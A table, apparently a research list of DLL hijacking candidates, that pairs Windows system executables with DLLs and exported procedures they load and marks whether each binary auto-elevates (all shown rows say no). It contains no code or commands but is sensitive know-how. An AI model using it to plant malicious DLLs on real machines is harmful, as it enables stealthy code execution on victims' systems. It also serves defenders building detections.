✗	colorcpl.exe	colorui.dll	LaunchColorCpl
✗	colorcpl.exe	IPHLPAPI.DLL	DllMain
✗	colorcpl.exe	mscms.dll	ColorCplInitialize
✗	colorcpl.exe	mscms.dll	ColorCplUninitialize
✗	colorcpl.exe	mscms.dll	DllMain
✗	colorcpl.exe	PROPSYS.dll	DllMain
✗	colorcpl.exe	USERENV.dll	DllMain
✗	compmgmtlauncher.exe	apphelp.dll	ApphelpCheckShellObject
✗	compmgmtlauncher.exe	apphelp.dll	DllMain
✗	compmgmtlauncher.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	compmgmtlauncher.exe	CLDAPI.dll	DllMain
✗	compmgmtlauncher.exe	CRYPTBASE.dll	DllMain
✗	compmgmtlauncher.exe	CRYPTBASE.dll	SystemFunction036
✗	compmgmtlauncher.exe	edputil.dll	DllMain
✗	compmgmtlauncher.exe	edputil.dll	EdpGetIsManaged

Auto-elevated	Executable	DLL	Procedure
✗	compmgmtlauncher.exe	FLTLIB.DLL	DllMain
✗	compmgmtlauncher.exe	PROPSYS.dll	DllMain
✗	compmgmtlauncher.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	compmgmtlauncher.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✗	ctfmon.exe	MsCtfMonitor.DLL	DllMain
✗	ctfmon.exe	MsCtfMonitor.DLL	DoMsCtfMonitor
✗	ctfmon.exe	MSUTB.dll	DllMain
✗	ctfmon.exe	WINSTA.dll	DllMain
✗	cttune.exe	DWrite.dll	DllMain
✗	cttune.exe	DWrite.dll	DWriteCreateFactory
✗	cttune.exe	OLEACC.dll	DllMain
✗	cttune.exe	UxTheme.dll	DllMain
✗	dataexchangehost.exe	d2d1.dll	DllMain
✗	dataexchangehost.exe	d3d11.dll	DllMain
✗	dataexchangehost.exe	DWrite.dll	DllMain
✗	dataexchangehost.exe	dxgi.dll	DllMain
✗	datausagelivetiletask.exe	dusmapi.dll	DllMain
✗	datausagelivetiletask.exe	IPHLPAPI.DLL	DllMain
✗	ddodiag.exe	XmlLite.dll	CreateXmlReader
✗	ddodiag.exe	XmlLite.dll	DllMain
✗	deploymentcsphelper.exe	dbgcore.DLL	DllMain
✗	deploymentcsphelper.exe	DismApi.DLL	DllMain
✗	deploymentcsphelper.exe	WDSCORE.dll	ConstructPartialMsgVW
✗	deploymentcsphelper.exe	WDSCORE.dll	CurrentIP
✗	deploymentcsphelper.exe	WDSCORE.dll	DllMain
✗	deploymentcsphelper.exe	WDSCORE.dll	WdsInitialize
✗	deploymentcsphelper.exe	WDSCORE.dll	WdsSetupLogMessageW
✗	deploymentcsphelper.exe	WDSCORE.dll	WdsTerminate
✗	devicecensus.exe	dcntel.dll	DllMain
✗	devicecensus.exe	dcntel.dll	GetCensusRegistryLocation
✗	devicecensus.exe	dcntel.dll	RunSystemContextCensus
✗	devicecensus.exe	dcntel.dll	SetCustomTrigger
✗	devicecensus.exe	dcntel.dll	SetCustomTriggerEx
✗	devicecensus.exe	IPHLPAPI.DLL	DllMain
✗	devicecensus.exe	IPHLPAPI.DLL	GetAdaptersInfo
✗	devicecensus.exe	logoncli.dll	DllMain
✗	devicecensus.exe	logoncli.dll	DsGetDcNameW

Auto-elevated	Executable	DLL	Procedure
✗	devicecensus.exe	netutils.dll	DllMain
✗	devicecensus.exe	netutils.dll	NetApiBufferAllocate
✗	devicecensus.exe	WINHTTP.dll	DllMain
✗	devicecredentialdeployment.exe	DeviceCredential.dll	DllMain
✗	deviceenroller.exe	DEVOBJ.dll	DllMain
✗	deviceenroller.exe	DMCmnUtils.dll	CopyString
✗	deviceenroller.exe	DMCmnUtils.dll	DllMain
✗	deviceenroller.exe	dmEnrollEngine.DLL	DllMain
✗	deviceenroller.exe	dmenterprisediagnostics.dll	DllMain
✗	deviceenroller.exe	iri.dll	DllMain
✗	deviceenroller.exe	netutils.dll	DllMain
✗	deviceenroller.exe	omadmapi.dll	DllMain
✗	deviceenroller.exe	omadmapi.dll	FreeCommandLineOptions
✗	deviceenroller.exe	omadmapi.dll	ProcessCommandLine
✗	deviceenroller.exe	samcli.dll	DllMain
✗	deviceenroller.exe	USERENV.dll	DllMain
✗	deviceenroller.exe	XmlLite.dll	DllMain
✗	devicepairingwizard.exe	dwmapi.dll	DllMain
✗	devicepairingwizard.exe	dwmapi.dll	DwmExtendFrameIntoClientArea
✗	devicepairingwizard.exe	OLEACC.dll	DllMain
✗	devicepairingwizard.exe	OLEACC.dll	GetRoleTextW
✗	dfrgui.exe	SXSHARED.dll	DllMain
✗	dfrgui.exe	SXSHARED.dll	SxTracerGetThreadContextRetail
✗	dialer.exe	rtutils.dll	DllMain
✗	dialer.exe	rtutils.dll	TraceRegisterExW
✗	dialer.exe	rtutils.dll	TraceVprintfExA
✗	dialer.exe	SspiCli.dll	DllMain
✗	dialer.exe	SspiCli.dll	GetUserNameExW
✗	dialer.exe	TAPI32.dll	DllMain
✗	dialer.exe	TAPI32.dll	lineInitializeExW
✗	disksnapshot.exe	CRYPTBASE.dll	DllMain
✗	disksnapshot.exe	CRYPTBASE.dll	SystemFunction036
✗	dispdiag.exe	DEVOBJ.dll	DevObjCreateDeviceInfoList
✗	dispdiag.exe	DEVOBJ.dll	DevObjDestroyDeviceInfoList
✗	dispdiag.exe	DEVOBJ.dll	DevObjGetClassDevs
✗	dispdiag.exe	DEVOBJ.dll	DllMain
✗	dispdiag.exe	DXVA2.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	dispdiag.exe	DXVA2.dll	GetNumberOfPhysicalMonitorsFromHM(
✗	dispdiag.exe	WMICLNT.dll	DllMain
✗	dispdiag.exe	WMICLNT.dll	WmiDevInstToInstanceNameW
✗	dispdiag.exe	WMICLNT.dll	WmiOpenBlock
✗	displayswitch.exe	dwmapi.dll	DllMain
✗	displayswitch.exe	policymanager.dll	DllMain
✗	displayswitch.exe	policymanager.dll	PolicyManager_GetPolicyInt
✗	displayswitch.exe	UxTheme.dll	DllMain
✗	displayswitch.exe	WINSTA.dll	DllMain
✗	djoin.exe	dbgcore.DLL	DllMain
✗	djoin.exe	JOINUTIL.DLL	DllMain
✗	djoin.exe	logoncli.dll	DllMain
✗	djoin.exe	netutils.dll	DllMain
✗	djoin.exe	netutils.dll	NetApiBufferFree
✗	djoin.exe	wdscore.dll	ConstructPartialMsgVW
✗	djoin.exe	wdscore.dll	CurrentIP
✗	djoin.exe	wdscore.dll	DllMain
✗	djoin.exe	wdscore.dll	WdsSetupLogDestroy
✗	djoin.exe	wdscore.dll	WdsSetupLogInit
✗	djoin.exe	wdscore.dll	WdsSetupLogMessageW
✗	djoin.exe	wkscli.dll	DllMain
✗	dmcertinst.exe	certenroll.dll	DllMain
✗	dmcertinst.exe	DMCmnUtils.dll	DllMain
✗	dmcertinst.exe	DSPARSE.dll	DllMain
✗	dmcertinst.exe	iri.dll	DllMain
✗	dmcertinst.exe	omadmapi.dll	DllMain
✗	dmcertinst.exe	omadmapi.dll	ProcessCommandLine
✗	dmcfghost.exe	DMCmnUtils.dll	DllMain
✗	dmcfghost.exe	DMPushProxy.dll	DllMain
✗	dmcfghost.exe	DMPushProxy.dll	PushRouter_FreeGetMessageEventNam
✗	dmcfghost.exe	DMPushProxy.dll	PushRouter_Open
✗	dmcfghost.exe	dmxmlhelputils.dll	DllMain
✗	dmcfghost.exe	dsclient.dll	DllMain
✗	dmcfghost.exe	iri.dll	DllMain
✗	dmcfghost.exe	omadmapi.dll	DllMain
✗	dmcfghost.exe	XmlLite.dll	DllMain
✗	dmclient.exe	WINHTTP.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	dmclient.exe	XmlLite.dll	DllMain
✗	dmnotificationbroker.exe	DMCmnUtils.dll	DllMain
✗	dmomacpmo.exe	DEVOBJ.dll	DllMain
✗	dmomacpmo.exe	DMCmnUtils.dll	DllMain
✗	dmomacpmo.exe	dmEnrollEngine.DLL	DllMain
✗	dmomacpmo.exe	DMProcessXMLFiltered.dll	DllMain
✗	dmomacpmo.exe	dsclient.dll	DllMain
✗	dmomacpmo.exe	iri.dll	DllMain
✗	dmomacpmo.exe	omadmapi.dll	DllMain
✗	dmomacpmo.exe	omadmapi.dll	ProcessCommandLine
✗	dmomacpmo.exe	USERENV.dll	DllMain
✗	dmomacpmo.exe	XmlLite.dll	DllMain
✗	dnscacheugc.exe	dbgcore.DLL	DllMain
✗	dnscacheugc.exe	IPHLPAPI.DLL	DllMain
✗	dnscacheugc.exe	wdscore.dll	ConstructPartialMsgVW
✗	dnscacheugc.exe	wdscore.dll	CurrentIP
✗	dnscacheugc.exe	wdscore.dll	DllMain
✗	dnscacheugc.exe	wdscore.dll	WdsSetupLogDestroy
✗	dnscacheugc.exe	wdscore.dll	WdsSetupLogInit
✗	dnscacheugc.exe	wdscore.dll	WdsSetupLogMessageW
✗	dpapimig.exe	netutils.dll	DllMain
✗	dpapimig.exe	netutils.dll	NetApiBufferFree
✗	dpapimig.exe	samcli.dll	DllMain
✗	dpapimig.exe	samcli.dll	NetUserModalsGet
✗	dpapimig.exe	SAMLIB.dll	DllMain
✗	dpapimig.exe	SAMLIB.dll	SamConnect
✗	dpapimig.exe	SAMLIB.dll	SamEnumerateDomainsInSamServer
✗	dpapimig.exe	SAMLIB.dll	SamFreeMemory
✗	dpiscaling.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	dpiscaling.exe	CLDAPI.dll	DllMain
✗	dpiscaling.exe	CRYPTBASE.DLL	DllMain
✗	dpiscaling.exe	edputil.dll	DllMain
✗	dpiscaling.exe	edputil.dll	EdpGetIsManaged
✗	dpiscaling.exe	FLTLIB.DLL	DllMain
✗	dpiscaling.exe	PROPSYS.dll	DllMain
✗	dpiscaling.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	dpiscaling.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD

Auto-elevated	Executable	DLL	Procedure
✗	driverquery.exe	netutils.dll	DllMain
✗	driverquery.exe	srvcli.dll	DllMain
✗	driverquery.exe	SspiCli.dll	DllMain
✗	drvinst.exe	DEVOBJ.dll	DllMain
✗	drvinst.exe	DEVRTL.dll	DllMain
✗	dsregcmd.exe	dsreg.dll	DllMain
✗	dsregcmd.exe	logoncli.dll	DllMain
✗	dsregcmd.exe	netutils.dll	DllMain
✗	dsregcmd.exe	PROPSYS.dll	DllMain
✗	dsregcmd.exe	SSPICLI.DLL	DllMain
✗	dsregcmd.exe	USERENV.dll	DllMain
✗	dsregcmd.exe	WINHTTP.dll	DllMain
✗	dsregcmd.exe	WININET.dll	DllMain
✗	dsregcmd.exe	wkscli.dll	DllMain
✗	dstokenclean.exe	dsclient.dll	DllMain
✗	dstokenclean.exe	dsclient.dll	DSRemoveExpiredTokens
✗	dwm.exe	CoreMessaging.dll	DllMain
✗	dwm.exe	d2d1.dll	DllMain
✗	dwm.exe	d3d11.dll	DllMain
✗	dwm.exe	D3DCOMPILER_47.dll	DllMain
✗	dwm.exe	dwmcore.dll	DllMain
✗	dwm.exe	dxgi.dll	DllMain
✗	dwm.exe	dxgi.dll	DXGIDeclareAdapterRemovalSupport
✗	dwwin.exe	wer.dll	DllMain
✗	dxgiadaptercache.exe	d3d11.dll	DllMain
✗	dxgiadaptercache.exe	d3d12.dll	DllMain
✗	dxgiadaptercache.exe	dxgi.dll	DllMain
✗	dxpserver.exe	dwmapi.dll	DllMain
✗	dxpserver.exe	msi.dll	DllMain
✗	dxpserver.exe	PROPSYS.dll	DllMain
✗	dxpserver.exe	XmlLite.dll	DllMain
✗	easeofaccessdialog.exe	OLEACC.dll	DllMain
✗	edpcleanup.exe	DMCmnUtils.dll	DllMain
✗	edpcleanup.exe	DNSAPI.dll	DllMain
✗	edpcleanup.exe	FirewallAPI.dll	DllMain
✗	edpcleanup.exe	fwbase.dll	DllMain
✗	edpcleanup.exe	fwbase.dll	FwCriticalSectionCreate

Auto-elevated	Executable	DLL	Procedure
✗	edpcleanup.exe	fwbase.dll	FwCriticalSectionDestroy
✗	edpcleanup.exe	netutils.dll	DllMain
✗	edpcleanup.exe	policymanager.dll	DllMain
✗	edpcleanup.exe	SspiCli.dll	DllMain
✗	edpcleanup.exe	wkscli.dll	DllMain
✗	eduprintprov.exe	deviceassociation.dll	DllMain
✗	eduprintprov.exe	policymanager.dll	DllMain
✗	eduprintprov.exe	policymanager.dll	PolicyManager_GetPolicy
✗	eduprintprov.exe	SspiCli.dll	DllMain
✗	eduprintprov.exe	SspiCli.dll	GetUserNameExW
✗	efsui.exe	credui.dll	DllMain
✗	efsui.exe	CRYPTBASE.DLL	DllMain
✗	efsui.exe	CRYPTUI.dll	DllMain
✗	efsui.exe	DSROLE.dll	DllMain
✗	efsui.exe	EFSADU.dll	DllMain
✗	efsui.exe	EFSUTIL.dll	DllMain
✗	efsui.exe	FeClient.dll	DllMain
✗	efsui.exe	logoncli.dll	DllMain
✗	efsui.exe	netutils.dll	DllMain
✗	efsui.exe	USERENV.dll	DllMain
✗	efsui.exe	VAULTCLI.dll	DllMain
✗	ehstorauthn.exe	UxTheme.dll	DllMain
✗	esentutl.exe	ESENT.dll	DllMain
✗	eventcreate.exe	netutils.dll	DllMain
✗	eventcreate.exe	srvcli.dll	DllMain
✗	eventcreate.exe	SspiCli.dll	DllMain
✗	expand.exe	Cabinet.dll	DllMain
✗	extrac32.exe	Cabinet.dll	DllMain
✗	fhmanagew.exe	fhsvcctl.dll	DllMain
✗	filehistory.exe	CRYPTBASE.dll	DllMain
✗	filehistory.exe	CRYPTBASE.dll	SystemFunction036
✗	filehistory.exe	UxTheme.dll	DllMain
✗	filehistory.exe	UxTheme.dll	EnableThemeDialogTexture
✗	filehistory.exe	UxTheme.dll	OpenThemeData
✗	fixmapi.exe	mapistub.dll	DllMain
✗	fixmapi.exe	mapistub.dll	FixMAPI
✗	fltmc.exe	FLTLIB.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	fltmc.exe	FLTLIB.DLL	FilterFindFirst
✗	fltmc.exe	FLTLIB.DLL	FilterFindNext
✗	fondue.exe	msi.dll	DllMain
✗	fondue.exe	osbaseln.dll	DllMain
✗	fondue.exe	PROPSYS.dll	DllMain
✗	fsiso.exe	iumbase.DLL	DllMain
✗	fsquirt.exe	DEVOBJ.dll	DevObjCreateDeviceInfoList
✗	fsquirt.exe	DEVOBJ.dll	DevObjDestroyDeviceInfoList
✗	fsquirt.exe	DEVOBJ.dll	DevObjGetClassDevs
✗	fsquirt.exe	DEVOBJ.dll	DllMain
✗	fsquirt.exe	dwmapi.dll	DllMain
✗	fsquirt.exe	dwmapi.dll	DwmExtendFrameIntoClientArea
✗	fsquirt.exe	OLEACC.dll	DllMain
✗	fsquirt.exe	OLEACC.dll	GetRoleTextW
✗	ftp.exe	SspiCli.dll	DllMain
✗	fvenotify.exe	FVEAPI.dll	DllMain
✗	fvenotify.exe	FVEAPI.dll	FveFindFirstVolume
✗	fvenotify.exe	FVEAPI.dll	FveFindNextVolume
✗	fvenotify.exe	FVEAPI.dll	FveGetStatus
✗	fvenotify.exe	FVEAPI.dll	FveGetVolumeNameW
✗	fvenotify.exe	FVEAPI.dll	FveIsVolumeEncryptable
✗	fvenotify.exe	FVEAPI.dll	FveOpenVolumeByHandle
✗	fvenotify.exe	FVEAPI.dll	FveOpenVolumeW
✗	fveprompt.exe	FVEAPI.dll	DllMain
✗	fxscover.exe	IPHLPAPI.DLL	DllMain
✗	fxscover.exe	IPHLPAPI.DLL	GetAdaptersAddresses
✗	fxssvc.exe	credui.dll	DllMain
✗	fxssvc.exe	FXSTIFF.dll	DllMain
✗	fxssvc.exe	IPHLPAPI.DLL	DllMain
✗	fxssvc.exe	PROPSYS.dll	DllMain
✗	fxssvc.exe	TAPI32.dll	DllMain
✗	gamepanel.exe	d2d1.dll	DllMain
✗	gamepanel.exe	d3d11.dll	DllMain
✗	gamepanel.exe	dcomp.dll	DllMain
✗	gamepanel.exe	dwmapi.dll	DllMain
✗	gamepanel.exe	dwmapi.dll	DwmSetWindowAttribute
✗	gamepanel.exe	DWrite.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	gamepanel.exe	DWrite.dll	DWriteCreateFactory
✗	gamepanel.exe	dxgi.dll	CreateDXGIFactory2
✗	gamepanel.exe	dxgi.dll	DllMain
✗	gamepanel.exe	msdrm.dll	DllMain
✗	gamepanel.exe	UIAutomationCore.DLL	DllMain
✗	gamepanel.exe	UxTheme.dll	DllMain
✗	gamepanel.exe	UxTheme.dll	EnableThemeDialogTexture
✗	gamepanel.exe	UxTheme.dll	OpenThemeData
✗	genvalobj.exe	bcd.dll	DllMain
✗	getmac.exe	netutils.dll	DllMain
✗	getmac.exe	srvcli.dll	DllMain
✗	getmac.exe	SspiCli.dll	DllMain
✗	getmac.exe	wkscli.dll	DllMain
✗	gpresult.exe	logoncli.dll	DllMain
✗	gpresult.exe	netutils.dll	DllMain
✗	gpresult.exe	NTDSAPI.dll	DllMain
✗	gpresult.exe	Secur32.dll	DllMain
✗	gpresult.exe	srvcli.dll	DllMain
✗	gpresult.exe	SspiCli.dll	DllMain
✗	gpupdate.exe	USERENV.dll	DllMain
✗	gpupdate.exe	wevtapi.dll	DllMain
✗	hvax64.exe	KDSTUB.dll	DllMain
✗	hvix64.exe	KDSTUB.dll	DllMain
✗	hvsievaluator.exe	DismApi.DLL	DllMain
✗	hvsievaluator.exe	DMCmnUtils.dll	DllMain
✗	hvsievaluator.exe	iri.dll	DllMain
✗	hvsievaluator.exe	omadmapi.dll	DllMain
✗	hvsievaluator.exe	policymanager.dll	DllMain
✗	hvsievaluator.exe	policymanager.dll	PolicyManager_GetPolicyInt
✗	ie4uinit.exe	CRYPTBASE.DLL	DllMain
✗	ie4uinit.exe	IEADVPACK.dll	DllMain
✗	ie4uinit.exe	iedkcs32.dll	DllMain
✗	ie4uinit.exe	MLANG.dll	DllMain
✗	ie4uinit.exe	netutils.dll	DllMain
✗	ie4uinit.exe	WININET.dll	DllMain
✗	ie4uinit.exe	wkscli.dll	DllMain
✗	ieunatt.exe	dbgcore.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	klist.exe	secur32.dll	DllMain
✗	ksetup.exe	logoncli.dll	DllMain
✗	ksetup.exe	netutils.dll	DllMain
✗	ksetup.exe	srvcli.dll	DllMain
✗	ksetup.exe	SspiCli.dll	DllMain
✗	label.exe	DEVOBJ.dll	DllMain
✗	licensingdiag.exe	Cabinet.dll	DllMain
✗	licensingdiag.exe	Cabinet.dll	FCICreate
✗	licensingdiag.exe	CLIPC.dll	ClipGatherDiagnostics
✗	licensingdiag.exe	CLIPC.dll	ClipGenerateDeviceLicenseRequest
✗	licensingdiag.exe	CLIPC.dll	ClipGetLicenseAndPolicyForPfn
✗	licensingdiag.exe	CLIPC.dll	ClipOpen
✗	licensingdiag.exe	CLIPC.dll	DllMain
✗	lockscreencontentserver.exe	dwmapi.dll	DllMain
✗	lpksetup.exe	CRYPTBASE.dll	DllMain
✗	lpksetup.exe	CRYPTBASE.dll	SystemFunction036
✗	lpksetup.exe	dpx.dll	DllMain
✗	lpremove.exe	AppXAllUserStore.dll	DllMain
✗	lpremove.exe	AppXAllUserStore.dll	IsNonInboxAllUserPackage
✗	lpremove.exe	AppXDeploymentClient.dll	DllMain
✗	lpremove.exe	Bcp47Langs.dll	Bcp47GetMuiForm
✗	lpremove.exe	Bcp47Langs.dll	DllMain
✗	lpremove.exe	Bcp47Langs.dll	GetUserLanguagesForUser
✗	lpremove.exe	DNSAPI.dll	DllMain
✗	lpremove.exe	FirewallAPI.dll	DllMain
✗	lpremove.exe	fwbase.dll	DllMain
✗	lpremove.exe	fwbase.dll	FwCriticalSectionCreate
✗	lpremove.exe	fwbase.dll	FwCriticalSectionDestroy
✗	lpremove.exe	StateRepository.Core.dll	DllMain
✗	magnify.exe	d3d9.dll	DllMain
✗	magnify.exe	MAGNIFICATION.dll	DllMain
✗	magnify.exe	MAGNIFICATION.dll	MagInitialize
✗	magnify.exe	MAGNIFICATION.dll	MagSetFullscreenTransform
✗	magnify.exe	MAGNIFICATION.dll	MagSetFullscreenUseBitmapSmoothing
✗	magnify.exe	MAGNIFICATION.dll	MagSetInputTransform
✗	magnify.exe	MAGNIFICATION.dll	MagShowSystemCursor
✗	magnify.exe	MAGNIFICATION.dll	MagUninitialize

Auto-elevated	Executable	DLL	Procedure
✗	magnify.exe	OLEACC.dll	DllMain
✗	magnify.exe	UIAutomationCore.DLL	DllMain
✗	magnify.exe	WTSAPI32.dll	DllMain
✗	makecab.exe	Cabinet.dll	DllMain
✗	mcbuilder.exe	bcp47mrm.dll	DllMain
✗	mcbuilder.exe	bcp47mrm.dll	IsWellFormedTag
✗	mcbuilder.exe	mrmcoreR.dll	DllMain
✗	mcbuilder.exe	mrmcoreR.dll	MergeSystemPriFiles
✗	mdeserver.exe	d3d11.dll	DllMain
✗	mdeserver.exe	dxgi.dll	DllMain
✗	mdeserver.exe	MFPlat.DLL	DllMain
✗	mdeserver.exe	MFPlat.DLL	MFStartup
✗	mdeserver.exe	RTWorkQ.DLL	DllMain
✗	mdeserver.exe	RTWorkQ.DLL	RtwqRegisterPlatformEvents
✗	mdeserver.exe	RTWorkQ.DLL	RtwqStartup
✗	mdeserver.exe	SspiCli.dll	DllMain
✗	mdeserver.exe	winmde.dll	DllMain
✗	mdmappinstaller.exe	DEVOBJ.dll	DllMain
✗	mdmappinstaller.exe	DMCmnUtils.dll	DllMain
✗	mdmappinstaller.exe	dmEnrollEngine.DLL	DllMain
✗	mdmappinstaller.exe	iri.dll	DllMain
✗	mdmappinstaller.exe	msi.dll	DllMain
✗	mdmappinstaller.exe	omadmapi.dll	DllMain
✗	mdmappinstaller.exe	USERENV.dll	DllMain
✗	mdmappinstaller.exe	WTSAPI32.dll	DllMain
✗	mdmdiagnosticstool.exe	DEVOBJ.dll	DllMain
✗	mdmdiagnosticstool.exe	DMCmnUtils.dll	DllMain
✗	mdmdiagnosticstool.exe	dmEnrollEngine.DLL	DllMain
✗	mdmdiagnosticstool.exe	dmiso8601utils.dll	DllMain
✗	mdmdiagnosticstool.exe	DynamoAPI.dll	DllMain
✗	mdmdiagnosticstool.exe	iri.dll	DllMain
✗	mdmdiagnosticstool.exe	MdmDiagnostics.dll	DllMain
✗	mdmdiagnosticstool.exe	omadmapi.dll	DllMain
✗	mdmdiagnosticstool.exe	policymanager.dll	DllMain
✗	mdmdiagnosticstool.exe	tbs.dll	DllMain
✗	mdmdiagnosticstool.exe	USERENV.dll	DllMain
✗	mdmdiagnosticstool.exe	WINHTTP.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	mdmdiagnosticstool.exe	WININET.dll	DllMain
✗	mdmdiagnosticstool.exe	XmlLite.dll	DllMain
✗	mfpmp.exe	CRYPTBASE.DLL	DllMain
✗	mfpmp.exe	ksuser.dll	DllMain
✗	mfpmp.exe	MFCORE.dll	DllMain
✗	mfpmp.exe	MFPlat.DLL	DllMain
✗	mfpmp.exe	MFPlat.DLL	MFGetCallStackTracingWeakReference
✗	mfpmp.exe	MFPlat.DLL	MFShutdown
✗	mfpmp.exe	RTWorkQ.DLL	DllMain
✗	mfpmp.exe	RTWorkQ.DLL	RtwqRegisterPlatformEvents
✗	mfpmp.exe	RTWorkQ.DLL	RtwqShutdown
✗	microsoft.uev.cscunpintool.exe	CSCAPI.dll	DllMain
✗	microsoft.uev.cscunpintool.exe	CSCAPI.dll	OfflineFilesQueryStatus
✗	microsoftedgebchost.exe	iertutil.dll	DllMain
✗	microsoftedgebchost.exe	USERENV.dll	DllMain
✗	microsoftedgecp.exe	iertutil.dll	DllMain
✗	microsoftedgecp.exe	USERENV.dll	DllMain
✗	microsoftedgedevtools.exe	iertutil.dll	DllMain
✗	microsoftedgesh.exe	USERENV.dll	DllMain
✗	microsoftedgesh.exe	USERENV.dll	GetAppContainerRegistryLocation
✗	mobsync.exe	edputil.dll	DllMain
✗	mobsync.exe	edputil.dll	EdpGetIsManaged
✗	mobsync.exe	PROPSYS.dll	DllMain
✗	mobsync.exe	PROPSYS.dll	PSGetNameFromPropertyKey
✗	mobsync.exe	PROPSYS.dll	PSStringFromPropertyKey
✗	mobsync.exe	PROPSYS.dll	VariantToString
✗	mousocoreworker.exe	winsqlite3.dll	DllMain
✗	msdt.exe	ATL.DLL	DllMain
✗	msdt.exe	Cabinet.dll	DllMain
✗	msdt.exe	SSPICLI.DLL	DllMain
✗	msdt.exe	SSPICLI.DLL	GetUserNameExW
✗	msdt.exe	UxTheme.dll	DllMain
✗	msdt.exe	wer.dll	DllMain
✗	msdt.exe	WINHTTP.dll	DllMain
✗	msdtc.exe	CLUSAPI.dll	DllMain
✗	msdtc.exe	DNSAPI.dll	DllMain
✗	msdtc.exe	ktmw32.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	msdtc.exe	MSDTCTM.dll	DllMain
✗	msdtc.exe	MSDTCTM.dll	DtcMainExt
✗	msdtc.exe	MTXCLU.DLL	DllMain
✗	msdtc.exe	RESUTILS.dll	DllMain
✗	msdtc.exe	XOLEHLP.dll	DllMain
✗	msg.exe	WINSTA.dll	DllMain
✗	mshta.exe	CRYPTBASE.DLL	DllMain
✗	mshta.exe	netutils.dll	DllMain
✗	mshta.exe	srpapi.dll	DllMain
✗	mshta.exe	srpapi.dll	SrpGetEnterpriseIds
✗	mshta.exe	SspiCli.dll	DllMain
✗	mshta.exe	SspiCli.dll	GetUserNameExW
✗	mshta.exe	WINHTTP.dll	DllMain
✗	mshta.exe	wkscli.dll	DllMain
✗	mshta.exe	WLDP.DLL	DllMain
✗	mshta.exe	WLDP.DLL	WldpGetLockdownPolicy
✗	msiexec.exe	msi.dll	DllMain
✗	msiexec.exe	msi.dll	MsiLoadStringW
✗	msiexec.exe	msi.dll	MsiMessageBoxExW
✗	msinfo32.exe	ATL.DLL	DllMain
✗	msinfo32.exe	SLC.dll	DllMain
✗	msinfo32.exe	sppc.dll	DllMain
✗	mspaint.exe	MSFTEDIT.DLL	DllMain
✗	mspaint.exe	PROPSYS.dll	DllMain
✗	msra.exe	IPHLPAPI.DLL	DllMain
✗	msra.exe	IPHLPAPI.DLL	GetAdaptersAddresses
✗	msra.exe	IPHLPAPI.DLL	NotifyUnicastIpAddressChange
✗	msra.exe	NDFAPI.DLL	DllMain
✗	msra.exe	SspiCli.dll	DllMain
✗	msra.exe	SspiCli.dll	GetUserNameExA
✗	msra.exe	SspiCli.dll	GetUserNameExW
✗	msra.exe	USERENV.dll	DllMain
✗	msra.exe	USERENV.dll	GetProfileType
✗	msra.exe	UxTheme.dll	DllMain
✗	msra.exe	UxTheme.dll	IsAppThemed
✗	msra.exe	UxTheme.dll	IsThemeActive
✗	msra.exe	UxTheme.dll	OpenThemeData

Auto-elevated	Executable	DLL	Procedure
✗	msra.exe	wdi.dll	DllMain
✗	mstsc.exe	credui.dll	DllMain
✗	mstsc.exe	CRYPTBASE.DLL	DllMain
✗	mstsc.exe	CRYPTUI.dll	DllMain
✗	mstsc.exe	IPHLPAPI.DLL	DllMain
✗	mstsc.exe	ktmw32.dll	DllMain
✗	mstsc.exe	NETUTILS.DLL	DllMain
✗	mstsc.exe	SSPICLI.DLL	DllMain
✗	mstsc.exe	WINHTTP.dll	DllMain
✗	mstsc.exe	WININET.dll	DllMain
✗	mstsc.exe	WKSCLI.DLL	DllMain
✗	mtstocom.exe	SspiCli.dll	DllMain
✗	muiunattend.exe	dbgcore.DLL	DllMain
✗	muiunattend.exe	SspiCli.dll	DllMain
✗	muiunattend.exe	wdscore.dll	ConstructPartialMsgVW
✗	muiunattend.exe	wdscore.dll	CurrentIP
✗	muiunattend.exe	wdscore.dll	DllMain
✗	muiunattend.exe	wdscore.dll	WdsSetupLogInit
✗	muiunattend.exe	wdscore.dll	WdsSetupLogMessageW
✗	musnotification.exe	Cabinet.dll	DllMain
✗	musnotification.exe	UpdatePolicy.dll	DllMain
✗	musnotification.exe	UPShared.dll	DllMain
✗	musnotification.exe	USERENV.dll	DllMain
✗	musnotification.exe	WINHTTP.dll	DllMain
✗	musnotification.exe	WINSTA.dll	DllMain
✗	musnotification.exe	WINSTA.dll	WinStationEnumerateW
✗	musnotificationux.exe	Cabinet.dll	DllMain
✗	musnotificationux.exe	DMCmnUtils.dll	DllMain
✗	musnotificationux.exe	UpdatePolicy.dll	DllMain
✗	musnotificationux.exe	UPShared.dll	DllMain
✗	musnotificationux.exe	WINHTTP.dll	DllMain
✗	musnotificationux.exe	XmlLite.dll	DllMain
✗	musnotifyicon.exe	DMCmnUtils.dll	DllMain
✗	musnotifyicon.exe	UPShared.dll	DllMain
✗	musnotifyicon.exe	WINHTTP.dll	DllMain
✗	musnotifyicon.exe	XmlLite.dll	DllMain
✗	nbtstat.exe	IPHLPAPI.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	net.exe	IPHLPAPI.DLL	DllMain
✗	net.exe	netutils.dll	DllMain
✗	net.exe	netutils.dll	NetApiBufferAllocate
✗	net.exe	samcli.dll	DllMain
✗	net.exe	srvcli.dll	DllMain
✗	net.exe	wkscli.dll	DllMain
✗	net1.exe	CRYPTBASE.dll	DllMain
✗	net1.exe	DSROLE.dll	DllMain
✗	net1.exe	logoncli.dll	DllMain
✗	net1.exe	netutils.dll	DllMain
✗	net1.exe	netutils.dll	NetApiBufferAllocate
✗	net1.exe	samcli.dll	DllMain
✗	net1.exe	srvcli.dll	DllMain
✗	net1.exe	wkscli.dll	DllMain
✗	netbtugc.exe	dbgcore.DLL	DllMain
✗	netbtugc.exe	IPHLPAPI.DLL	DllMain
✗	netbtugc.exe	wdscore.dll	ConstructPartialMsgVA
✗	netbtugc.exe	wdscore.dll	CurrentIP
